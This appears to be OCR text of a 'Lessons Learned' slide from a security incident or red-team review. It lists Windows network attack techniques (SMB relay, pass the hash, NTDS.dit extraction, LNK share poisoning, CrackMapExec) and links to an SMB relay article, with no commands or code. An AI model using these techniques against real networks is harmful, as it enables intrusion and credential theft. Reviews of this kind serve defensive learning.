
Lessons Learned

New Techniques Learned?

- LNK-based Share Poisoning
- SMB Relay
- CrackMapExec
- Pass the Hash
- NTDS.dit Extraction

Gained Experience?

- SMB Relay Attack
- Hunting for Pass-the-Hash



Has the organization's security posture been improved?

https://www.blackhillsinfosec.com/an-smb-relay-race-how-to-exploit-llmnr-and-smb-message-signing-for-fun-and-profit/